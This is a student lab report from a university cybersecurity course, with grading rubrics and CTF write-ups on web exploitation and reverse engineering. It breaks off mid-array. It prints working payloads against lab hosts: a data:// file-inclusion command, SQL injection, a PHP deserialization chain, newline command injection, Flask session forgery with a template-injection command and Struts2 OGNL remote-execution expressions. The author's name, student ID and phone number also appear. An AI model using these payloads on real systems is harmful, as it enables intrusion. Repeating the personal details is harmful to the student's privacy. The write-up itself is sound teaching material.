

---

华中科技大学  
网络安全安全学院

《网络安全安全实践能力分级培养（III）》  
实验报告

姓 名 戴申宇

班 级 网安 2204 班

学 号 U202212021

联系方式 13348019712

分 数

评 分 人

## 课程目标评价标准

(1) 课程目标 1：使学生能系统的建立网络空间安全攻防思维，能够了解系统和网络攻防的原理，理解并区分不同类型的网络渗透攻击手段，能够从网络安全等级保护的安全需求出发，设计并实现系统安全防护方案，并进行验证。

表 1 课程目标 1 的成绩评价标准

成绩评价标准			
优秀	良好	及格	不及格
学生不仅能够理解网络攻防原理，还能创新性地设计复杂网络渗透攻击工具和安全防护方案，并通过攻防对抗进行实践验证。能够熟练区分和运用多种网络攻击手段，并能独立研究和实现高级安全防护策略。	学生能够理解并区分常见的网络渗透攻击工具，并掌握多种网络安全防护策略。能够设计和验证基本的网络攻防机制，但可能需要指导来处理更复杂的情况。	学生能够基本理解网络攻防的基本原理，但在区分网络渗透攻击工具和配置安全防护策略时存在困难。能够设计简单的攻防机制，但验证过程可能不够严谨。	学生对网络攻防原理理解模糊，无法正确区分网络渗透攻击工具，也不能有效掌握网络安全防护策略。设计和验证攻防机制的能力不足。

(2) 课程目标 2：提升学生的网络空间安全工程实践能力，能够独立完成网络空间安全的实践项目，学生能够团队中担任角色，共同完成一个综合性的网络安全等级保护的安全防护方案项目，展示团队协作和项目管理能力，在此基础上能够了解和评估网络空间安全工程解决方案对社会各方面的影响并能理解应承担的责任。

表 2 课程目标 2 的成绩评价标准

成绩评价标准			
优秀	良好	及格	不及格
学生能够独立完成复杂的网络空间安全攻防实训项目，并在团队中担任关键角色，成功管理并推进综合性网络安全项目。能够深入评估工程解决方案的社会影响，并理解相关的社会责任。	学生能够独立完成中等难度的网络空间安全攻防实训项目，并在团队项目中有效协作。能够评估网络安全解决方案的影响，但可能需要进一步指导来完全理解社会责任。	学生能够在指导下完成网络空间安全攻防实训项目，并在团队中承担基本角色。对网络安全工程解决方案的社会影响有基本理解，但对责任的理解可能不够深入。	学生在独立完成网络空间安全攻防实训项目时遇到困难，团队协作和项目管理能力不足。对网络安全工程解决方案的社会影响理解模糊，缺乏责任感。

(3) 课程目标 3：使学生能够具备网络安全文档撰写与研究能力，学生能够阅读并理解与网络空间安全相关的前沿研究论文，总结关键发现和个人见解，能够根据实践项目，撰写规范的实践报告，包括项目背景、实施步骤、结果分析和改进建议，能够参与课堂讨论，就网络安全的某个主题进行深入探讨，并能够清晰、有逻辑地表达自己的观点。

表 3 课程目标 3 的平时成绩评价标准

成绩评价标准			
优秀	良好	及格	不及格

---

学生能够阅读并深刻理解网络空间安全攻防前沿研究论文，针对网络空间安全攻防前沿问题，提出独到的见解。能够撰写高质量的课程实践报告，包括对网络空间安全攻防实训项目进行深入的分析，并给出创新的建议。在课堂讨论中能够提供有洞察力的观点，并清晰、有逻辑地表达。	学生能够理解网络空间安全攻防前沿研究论文的主要观点，并撰写结构良好的课程实践报告。课堂讨论中能够清晰表达自己的观点，但可能缺乏深度。	学生能够阅读并总结网络空间安全攻防前沿研究论文，但可能缺乏深入分析。能够完成课程实践报告，但可能需要改进。在课堂讨论中能够参与，但表达可能不够清晰或逻辑不够严密	学生在理解网络空间安全攻防前沿研究论文和撰写课程实践报告方面存在困难。课堂讨论中难以清晰表达自己的观点，缺乏必要的逻辑性和条理性。
---	--	--	---

## 实验报告评分细则

评分项目		满分	得分	评分标准
网络空间 安全实践 能力分级 培养（III）	CTF 实训解题（课程目标 1、课程目标 2、课程目标 3）	30		25-30：能够给出明确的实训解题过程描述，解题过程思路清晰，工具应用适当，解题结果正确。 18-24：解题过程描述基本正确，但不够完整、恰当和准确，解题结果正确。 5-17：解题过程不够明确，思路不清晰，解题结果有偏差。
	CTF 比赛过程（课程目标 1、课程目标 2、课程目标 3）	20		17-20：能够给出明确的 CTF 比赛解题过程描述，解题过程思路清晰，工具应用适当，解题结果正确。 12-16：CTF 比赛解题过程描述基本正确，但不够完整、恰当和准确，解题结果正确。 5-11：CTF 比赛解题过程不够明确，思路不清晰，解题结果不正确。
	AWD 对抗攻击和防护过程（课程目标 1、课程目标 2、课程目标 3）	20		17-20：能够给出明确的 AWD 对抗比赛攻击和安全防护过程描述，攻击过程思路清晰，安全防护工具应用适当，AWD 对抗得分靠前。 12-16：AWD 对抗比赛攻击和安全防护过程描述基本正确，但不够完整、恰当和准确，AWD 对抗得分居中。 5-11：AWD 对抗比赛攻击和安全防护过程描述不够明确，思路不清晰，AWD 对抗得分靠后。
实验总结和建议		10		8-10：意见和建议有的放矢。 5-7：意见和建议不够明确。 2-4：内容空洞。
实验感想（包含思政）		10		8-10：感想真实具体。 5-7：感想比较空洞。 2-4：感想很少。
文档格式（段落、行间距、缩进、图表、编号等）		10		基本要求：目录、标题、行间距、缩进、正文字体字号按照模板要求执行，图、表清晰且有标号。 8-10：格式规范美观，满足要求。 5-7：基本满足要求。 2-4：格式较为混乱。
实验报告总分		100		
教师签名			日期	

## 目 录

一、	CTF 实训解题过程 .....	2
1.1	WEB 攻防 .....	2
1.2	逆向 .....	7
1.3	密码 .....	16
1.4	杂项 .....	19
1.5	PWN .....	22
二、	CTF 比赛 .....	28
三、	AWD 对抗过程 .....	32
3.1	目标靶机攻击思路 .....	32
3.2	攻击过程 .....	32
3.3	安全防护方案设计 .....	33
3.4	安全防护过程 .....	34
四、	实验总结和建议 .....	36
4.1	实验总结 .....	36
4.2	意见和建议 .....	36
五、	实验感想（包含思政） .....	37

注：CTF 实训部分的所有题目在完成时就记录了过程，故仍然依老版报告模板记录了每一题题解。

## 一、CTF 实训解题过程

### 1.1 WEB 攻防

#### 1 文件包含漏洞

利用 data 伪协议，PUT 参数 file 即可得到 flag：

?file=data://text/plain,<?Php system("cat flag.php")



图 1-1 文件包含漏洞 flag 结果示意

#### 2 SQL 注入漏洞

利用双写+联合查询，逐步得到数据库名、表名、字段名；

最终通过 11" union sselectelect 1,2,grrooup\_concat(fflaglag) ffrom fflaglag #

得到 flag：

vmc{WyVQ90azqXVlrEoWv7DOIUjXXOTfjmOC}

## Hack admin password & Get flag

username 11" union sselectelect password

图 1-2 SQL 注入 flag 获得

#### 3 反序列化漏洞

利用每个“easy”会被替换成“ez”的性质，先用 PHP 在线工具，观察 getflag 对象的序列化后字符串

构造规则。后构造字符串，使其反序列化后 flag="flag.php"。

构造结果为：

```
easy=easyeasyeasyeasyeasyeasyeasyeasy
```

```
ez=;s:4:"str2";O:7:"getflag":1:{s:4:"file";s:8:"flag.php";}
```

用 Hackerbar 执行 POST 这两个属性，Ctrl+U 查看源码，即可得到 flag：



```

1 <code><span style="color: #000000">
2 <span style="color: #0000BB">&lt;?php<br />highli
3 </span>
4 </code><?php
5 $flag="vmc {r86NBeMPdcD1UIK0eW4QAXF7nhzWgG5K}";
6

```

图 1-3 PHP 反序列化 flag 获得

#### 4 RCE 漏洞

先用脚本筛选一下允许的字符：

```
#Allowed characters:
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+ = , .
<>?/
```

图 1-4 RCE 漏洞 ping 界面允许的字符

一些常用的命令拼接技巧，都用不了，不过还有 0x0A(\n) 绕过，可以使用。原理是被解析为换行符，从而分隔两个命令。并且，因为 <> 还可以使用，所以我们可以把命令的输入重定向到某个文件中，然后访问这个文件查看结果。

设计命令拼接，执行 python 脚本即可得到 flag。

```

import requests
# URL of the target server
url = "http://10.12.153.8:32457/ping.php"
def test(str):
    data = {'ip': str}
    response = requests.post(url, data=data)
    print(response.text)
# command = "127.0.0.1\n cat /flag > 1.txt 2 >> 1.txt"
command = "127.0.0.1\n cp shell.php > 1.txt 2>>1.txt"
test(command)
print(requests.post("http://10.12.153.8:32457/1.txt").text)

```

图 1-5 RCE 漏洞使用的 python 脚本

5 模板注入漏洞

F12 查看 GET 请求的具体内容，hint 字段指示观察 /nonono 页面：



图 1-6 模板注入漏洞 hint

在 /nonono 界面，我们能得到源代码：




图 1-7 模板注入漏洞源码

整理源代码的逻辑，我们知道访问/admin 路径时会触发 admin\_handler 函数，会从用户的 session 中获取 role 信息，通过角色验证之后，检查用户是否具有管理员权限（即 role['is\_admin'] == 1）。如果用户是管理员，则获取用户的 flag 值。因此我们的核心工作就是构造一个 is\_admin 属性为 1 的 session，并将其 POST 回服务器，即可得到 flag。

先尝试任意 POST 一个 name=Shawn，得到 session




图 1-8 模板注入 session

将 session 作 Base64 解码后，可以看到 is\_admin 字段为 0，我们将其修改为 1，重新编码：



```
json
{
  "role": {
    "is_admin": 0,
    "name": "test",
    "secret_key": "VGgxc0BvbWhjMVDcmV0IQ=="
  }
}
```

图 1-9 模板注入 session 解码

```
(venv) (base) ubuntu@Y9000X:/mnt/d/Coding Practice/CTF/flask-session-cookie-manager$ python flask_session_cookie_manager
3.py encode -t '{"role': {'is_admin': 1, 'name': 'aaaaaaaa', 'secret key': 'VGgxc0Bvbmuhc2vDcmVeIQ==', 'flag': '{{lipsum
__globals__.get('os').popen('cat /flag|base64 -w 0').read()}}}' -s 'This@one!secret!'
.eJw1i7E0gjAURX-leQuQIKIXDiQsxsQ4urA2j_KsxJaStqCm6b9bB-94zrkBrFEETYDRcRz00EGzK2FCnSDgf1CCI2HJsyd9kugu8i3q09rr5SH261nojQ6
3tk3dXaFMR0hqnN2iK86lMj0qx3klyeeZcVLRzWamKc8Eerb9PVPj04HtnmxOmL00RFjBDjF8yNYk.ZxY_bq.G4tTEsAz0J_nQc0ykAYMyWy2d-4
```

图 1-10 更改 is\_admin 和 flag 重新编码 cookie

提交修改后的 cookie，即可得到 Base64 编码 flag：

图 1-11 得到 Base64 编码的 flag

## 6 Java 框架漏洞

先不知道怎么把网站报错了，但由报错确定了使用 Struts2 框架，所以直接关注 Struts2 Framework Vulnerability 的潜在利用。

在输入框中尝试 `{1+1}`，提交后显示 2，故可以利用 Struts2 框架中 OGNL 表达式相关的 RCE 漏洞。即我们需要设计合适的 OGNL 表达式输入框并提交以得到想要的结果。

①我们直接先用 find 指令找到 flag 的位置：

```
{#a=(new java.lang.ProcessBuilder(new java.lang.String[]{"find", "/", "-name",
"*flag*"})).redirectErrorStream(true).start(),
#b=#a.getInputStream(),
#c=new java.io.InputStreamReader(#b),
#d=new java.io.BufferedReader(#c),
#e=new char[50000],
#d.read(#e),
#f=#context.get("com.opensymphony.xwork2.dispatcher.HttpServletResponse"),
#f.getWriter().println(new java.lang.String(#e)),
#f.getWriter().flush(),
#f.getWriter().close()}
```

②找到 flag 的位置（/flag）后，再 RCE 执行 cat 指令即可得到 flag：

```
% {#a=(new java.lang.ProcessBuilder(new java.lang.String[]{"cat", "/flag"})).redirectErrorStream(true).start(),
#b=#a.getInputStream(),
#c=new java.io.InputStreamReader(#b),
#d=new java.io.BufferedReader(#c),
#e=new char[50000],
#d.read(#e),
#f=#context.get("com.opensymphony.xwork2.dispatcher.HttpServletResponse"),
#f.getWriter().println(new java.lang.String(#e)),
#f.getWriter().flush(),
#f.getWriter().close()}
```

## 7 反序列化进阶

首先仔细解读一下源代码，分析可用的 pop 链：

```
class Modifier {
    //类: Modifier
    protected $var; //保护属性: $var
    public function append($value){ //自定义方法: append($value)
        include($value); //文件包含参数$value, 请测试这里可以利用文件包含读取flag.php的内容
    }
    public function __invoke(){ //__invoke()魔术方法: 在类的对象被调用为函数时候, 自动被调用
        $this->append($this->var); //把保护属性$var传入自定义方法append($value), 执行一次
    }
}
//很明显,
//这里我们想要执行文件包含flag.php, 那么就要调用append($value)方法
//这里我们想要调用append($value)方法, 那么就要调用__invoke()魔术方法
//这里我们想要调用__invoke(), 那么就要调用Modifier类的对象调用为函数
//这里, 我们会发现$var属性的值传给 $value参数, 所以想要包含flag.php的源码, 就要把$var传入php://filter.....

class Show{
    //类: Show
    public $source; //公有属性: $source
    public $str; //公有属性: $str
    public function __construct($file="index.php"){ //公有构造方法: 在类的对象实例化之前, 自动被调用
        $this->source = $file; //给$this->source属性赋值$file
        echo "Welcome to ". $this->source. "<br>"; //打印字符串
    }
    public function __toString(){ //__toString()魔术方法: 在类的对象被当作字符串操作的时候, 自动被调用
        return $this->str->source; //返回: str属性值的source属性
    }
    public function __wakeup(){ //__wakeup()魔术方法: 在类的对象反序列化的时候, 自动被调用
        if(preg_match("/gopher|http|file|ftp|https|dict|\\.|\\./i", $this->source)) { //正则匹配source属性的值
            echo "hacker";
            $this->source = "index.php"; //source属性赋值为index.php
        }
    }
}
//很明显,
//__toString()魔术方法, 有以下特征"$this->str->source"
//所以说, 我们可以给str属性赋值为Test类的对象, 那么由于该对象也有source属性, 那么就会调用Test类的__get()魔术方法
//那么想要调用__toString()魔术方法, 就需要Show类的对象被当作字符串操作
//很明显, 我们的__wakeup()魔术方法, 里面有source属性被当作字符串去比较, 所以我们可以给source属性赋值为Show属性的对象
//所以只要, 我们可以利用反序列化, 调用__wakeup()魔术方法, 且source属性值为该类的对象, str属性赋值为Test类的对象即可

class Test{
    //类: Test
    public $p; //公有属性: $p
    public function __construct(){ //公有构造方法: 在类的对象实例化之前, 自动被调用
        $this->p = array(); //属性$p初始化为数组
    }
    public function __get($key){ //__get()魔术方法: 访问类中不可访问的属性, 自动被调用
        $function = $this->p; //属性$this->p赋值给$function
        return $function(); //把$function调用为$function()函数
    }
}
//很明显,
//这里的属性$p可以触发, __invoke()魔术方法, 所以只要给$p赋值Modifier类的对象即可

if(isset($_GET['pop'])){
    @unserialize($_GET['pop']);
}
else{
    $a=new Show;
    highlight_file(__FILE__);
}
```

图 1-12 反序列化源码

则分析出 pop 链为：

unserialize()-->wakeup()-->construct()-->toString()-->get()-->invoke()-->append()-->include()

利用脚本给出 payload：

```
<?php
class Modifier {
    protected $var='php://filter/read=convert.base64-encode/resource=flag.php';
}

class Show{
    public $source;
    public $str;
    public function __construct($file='index.php'){
        $this->source = $file;
        $this->str =new Test();
    }
}

class Test{
    public $p;
    public function __construct(){
        $this->p = new Modifier;
    }
}

$a = new Show('aaa');
$a = new Show($a);
echo urlencode(serialize($a));
?>
```

图 1-13 生成利用反序列化 payload

POST 后会得到 flag 的 Base64 编码结果，解码即得到 flag。

## 8 Secure Shell

注：题目的正则表达式语法写错了，导致匹配不了任何字符，没有过滤作用，正则表达式只有用反斜杠包括时才有作用：`\[a-zA-Z1-9\+|\-|\@|\%|\^|\\*|\\|~|;|.|?:|\"'\]

直接 POST 经 URL 编码的 cat /flag >result.txt ,即可得到 flag……



图 1-14 安全 Shell 做 POST cmd

转到 /result.txt 即得到 flag:




图 1-15 安全 Shell 获得 flag

## 1.2 逆向

### 1 静态调试

首先，尝试运行原可执行程序。根据显示的字符串“Give me you flag!”定位到程序的主要逻辑判断处，并对其反汇编，得到以下代码：



```


1 __int64 sub_4015BC()
2 {
3     sub_401720();
4     puts(Str2);
5     puts("Give me your flag!");
6     scanf("%s", byte_407970);
7     sub_401550(byte_407970, &Str1);
8     if ( strlen(byte_407970) == 26 && !strcmp(&Str1, Str2) )
9         puts("correct!");
10    else
11        puts("incorrect,try again!");
12    return 0i64;
13 }

```

图 1-16 静态调试程序主逻辑判定

即判断 str1 和 str2 两个字符串是否相等，相等的就是 flag，然后我们关注 str1 和 str2 的真实值是什么。

Str2 的值直接双击即可看到，是一个长度为 26 的被比较字符串：




```

.data:0000000000403010 Str2          dq offset aWelcomeTo2024h
.data:0000000000403010          ; DATA XREF: sub_4015BC+14↑r
.data:0000000000403010          ; sub_4015BC+70↑r
.data:0000000000403010          ; "welcome_to_2024hustncc!!!!"

```

图 1-17 静态调试模板串 str2 的值

接下来，只需关注 str1 的原始赋值和对其的操作——即 sub\_401550 函数分别为何，即可逆推出 flag。



```

1 size_t __fastcall sub_401550(const char *a1, __int64 a2)
2 {
3     size_t result; // rax
4     size_t v3; // [rsp+20h] [rbp-10h]
5     size_t i; // [rsp+28h] [rbp-8h]
6     char *Str; // [rsp+40h] [rbp+10h]
7     __int64 v6; // [rsp+48h] [rbp+18h]
8
9     Str = (char *)a1;
10    v6 = a2;
11    v3 = strlen(a1);
12    for ( i = 0i64; ; ++i )
13    {
14        result = i;
15        if ( i >= v3 )
16            break;
17        *(_BYTE *)(v6 + i) ^= Str[i];
18    }
19    return result;
20 }

```

图 1-18 静态调试 sub\_401550 函数

这里的 a2 就是被改动的 str1，a1 是用户输入的字符串。经分析可得，对 str1 的实际操作就是按位和用户输入的 Str 字符串做了异或，双击 str1 查看它的原始值为 01 08 0F 18 1B 05 0C 2C 2B 06 2C 6D 51 6D 47 01 18 03 18 0B 3C 11 44 57 0F 5C:

```
.data:0000000000403020 Str1          db 1
.data:0000000000403020
.data:0000000000403021          db 8
.data:0000000000403022          db 0Fh
.data:0000000000403023          db 18h
.data:0000000000403024          db 1Bh
.data:0000000000403025          db 5
.data:0000000000403026          db 0Ch
.data:0000000000403027          db 2Ch ; ,
.data:0000000000403028          db 2Bh ; +
.data:0000000000403029          db 6
.data:000000000040302A          db 2Ch ; ,
.data:000000000040302B          db 6Dh ; m
.data:000000000040302C          db 51h ; Q
.data:000000000040302D          db 6Dh ; m
.data:000000000040302E          db 47h ; G
.data:000000000040302F          db 1
.data:0000000000403030          db 18h
.data:0000000000403031          db 3
.data:0000000000403032          db 18h
.data:0000000000403033          db 0Bh
.data:0000000000403034          db 3Ch ; <
.data:0000000000403035          db 11h
.data:0000000000403036          db 44h ; D
.data:0000000000403037          db 57h ; W
.data:0000000000403038          db 0Fh
.data:0000000000403039          db 5Ch ; \
```

图 1-19 静态调试 str1 原始值

只需将它与 str2“welcome\_to\_2024hustncc!!!!”异或即可得到 flag:vmc{this\_is\_a\_simple\_rev.}。

## 2 动态调试

逆向工程实验课做过这题，这里简述，flag 就在 sub\_403B93 函数中，直接进入该函数。我们只需修改 dword\_40B030 的值，使其等于 200。即采用动态调试的方法，也就是，因为 dword\_40B030 的值是存储在 eax 中，程序再对 eax 和 200 比较，动态条数，在 cmp 指令跑之前，修改 eax 为 200 即可得到 flag。




图 1-20 动态调试修改 eax 为 200



图 1-21 单步运行获得 flag

### 3 迷宫逆向

分析反汇编后的原程序，明显就是一个 13\*13 的迷宫，不同的字符指示不同的动作；d:向右\*1，a:向左\*1，s:向下\*13，w:向上\*13。

写一个 C 代码，将迷宫可视化并找到最短路径：



图 1-23 迷宫图示

对应的指示字符串是：assssdssdsdddwddwaaaw。

### 4 语言特性

首先，搜索“flag”字符串做一次定位。



```

lea     rax, [rbp+440h+var_110]
lea     rdx, [rbp+440h+var_390]
mov     r8, rdx
lea     rdx, aYouFindItFlagI ; "you find it, flag is vmc{"
mov     rcx, rax
call    sub_4DB950
lea     rax, [rbp+440h+var_130]
lea     rdx, [rbp+440h+var_110]
mov     [rbp+440h+var_478], 4
lea     r8, asc_4E601D ; "}"
mov     rcx, rax
call    sub_4DB900
lea     rax, [rbp+440h+var_130]
mov     [rbp+440h+var_478], 5
mov     rdx, rax
mov     rcx, cs:off_4EB1D0
call    sub_4DB310
mov     rdx, cs:off_4EB1E0
mov     rcx, rax
call    sub_47F120
lea     rax, [rbp+440h+var_130]
mov     rcx, rax
call    sub_4C1B00
lea     rax, [rbp+440h+var_110]
mov     rcx, rax
call    sub_4C1B00
jmp     short loc_401A8C

```

图 1-24 stl 程序 flag 位置

由此定位到 sub\_40158A 函数, v23 就是输入的字符串:

```

88  if ( sub_42DBA0(&v23) != 36 )
89      exit(0);
90  for ( i = 0; ; i += 4 )
91  {
92      *(_QWORD *)&v11 = i;
93      v0 = sub_42DBA0(&v23);
94      if ( (unsigned __int64)v11 >= v0 )
95          break;
96      v13 = 3;
97      v1 = (unsigned __int8 *)sub_4C1CD0(&v23, i);
98      v37 = sub_401550(*v1);
99      v47 = *(_BYTE *)sub_4B7D90(&v20, &v37);
100     v2 = (unsigned __int8 *)sub_4C1CD0(&v23, i + 1);
101     v38 = sub_401550(*v2);
102     v46 = *(_BYTE *)sub_4B7D90(&v20, &v38);
103     v3 = (unsigned __int8 *)sub_4C1CD0(&v23, i + 2);
104     v39 = sub_401550(*v3);
105     v45 = *(_BYTE *)sub_4B7D90(&v20, &v39);
106     v4 = (unsigned __int8 *)sub_4C1CD0(&v23, i + 3);
107     v40 = sub_401550(*v4);
108     v44 = *(_BYTE *)sub_4B7D90(&v20, &v40);
109     v41 = (v45 << 8) | (v46 << 16) | (v47 << 24) | v44;
110     sub_4BCC70(&v22, &v41);
111 }
112 *(_QWORD *)&v10 = sub_4BCC40(&v21);
113 *(_QWORD *)&v11 = sub_4BCC10(&v22);
114 v5 = sub_4BCC40(&v22);
115 v13 = 3;
116 if ( (unsigned __int8)sub_4D8000(v5, v11, v10) )
117 {
118     sub_4DB950(&v43, "you find it, flag is vmc{", &v23);

```

图 1-25 stl 程序 sub\_40158A()

主要的处理逻辑就是 for loop, 它把 v23 以 4 个字符为一组做了特定处理, 关键的函数分别是 sub\_4C1CD0() 和 sub\_401550()。通过查看其反汇编代码, 得到两个函数的作用分别是:

1. 数组的调用函数, 其中 i 是 offset 偏移; 2. 将高四位和低四位的字符交换, 然后取反。由此, 整个

反汇编程序做的事情可以解释为：

```
#include<iostream>
#include<map>
#include<string>
#include<vector>
int main(int argc, const char **argv, const char **envp) {
    int input[36];
    std::vector<int32_t> v;
    v = {0xA7398039,0x7EA7887E,0xF3DE7E39,0xB5F37E12,0x733AF388,0x7EDE73F3,0xA7DE8DAA,0xA7DEA739,0x8D7EB57E};
    std::vector<int32_t> v2;
    //std::map<char, int> m;
    char m[]={0x2E,0x7D,0xC5,0x1D,0x96,0xBA,0x4A,0xAE,0x11,0xB3,0x21,0xE6,0x6E,0xBB,0x1B,0xCD,
0xCB,0x34,0xDD,0x66,0xB7,0x5B,0x94,0x41,0x5A,0x36,0x89,0x7A,0xE9,0x60,0x46,0xFB,
0x13,0x10,0x86,0xDC,0xBF,0x72,0x5F,0x18,0x07,0xED,0xDB,0xA2,0xA4,0xF3,0x19,0x20,
0xF2,0xA9,0x26,0x48,0x61,0x6B,0x65,0x54,0xEA,0xD4,0xE1,0x05,0x0C,0x2B,0x0E,0xB0,
0x2F,0x63,0x30,0xC7,0x55,0xD2,0x85,0x52,0xD6,0xE4,0x9C,0x8B,0x00,0x17,0x91,0x28,
0xC6,0xB2,0x32,0x4F,0x67,0x6A,0x33,0x02,0x2D,0x4B,0xD7,0xEE,0x9A,0xB8,0xE2,0xAD,
0xD0,0xD3,0x49,0x87,0x06,0x24,0xC0,0xA1,0x0F,0xC2,0x5C,0x0A,0xAA,0x6F,0x3B,0xF9,
0xDF,0x8A,0x09,0x84,0x92,0x3F,0x5E,0x43,0x9B,0x44,0x3E,0x03,0xB5,0x29,0xBE,0x1A,
0x97,0x0D,0x76,0xBC,0xCF,0x69,0xBD,0x3C,0x50,0xA3,0x58,0x04,0x12,0xD1,0xF4,0x22,
0xFD,0x31,0x93,0xB6,0x7B,0x3D,0x14,0x16,0x9D,0x8D,0xCC,0x40,0x9F,0x1C,0x98,0x9E,
0x62,0x59,0x7C,0xEF,0xA8,0xE7,0xFF,0x83,0xE3,0x39,0x56,0xF7,0x64,0xF8,0x6D,0xAC,
0xA5,0xF6,0xF1,0x79,0x53,0xDA,0xB1,0x5D,0x70,0x88,0x90,0xEC,0x7E,0xB4,0x8E,0x25,
0xC3,0xE0,0xA0,0x3B,0x8F,0xB9,0xC4,0x71,0x78,0xA7,0x23,0xEB,0x73,0x42,0x6C,0xE5,
0xF5,0x01,0x35,0x75,0xAB,0xA6,0x27,0xFA,0x51,0x4E,0x8C,0x82,0x68,0x1F,0x45,0xD9,
0xAF,0xC1,0x0B,0x80,0x4D,0x99,0xFE,0x2A,0x95,0x3A,0x37,0x77,0x74,0xC8,0x81,0xF0,
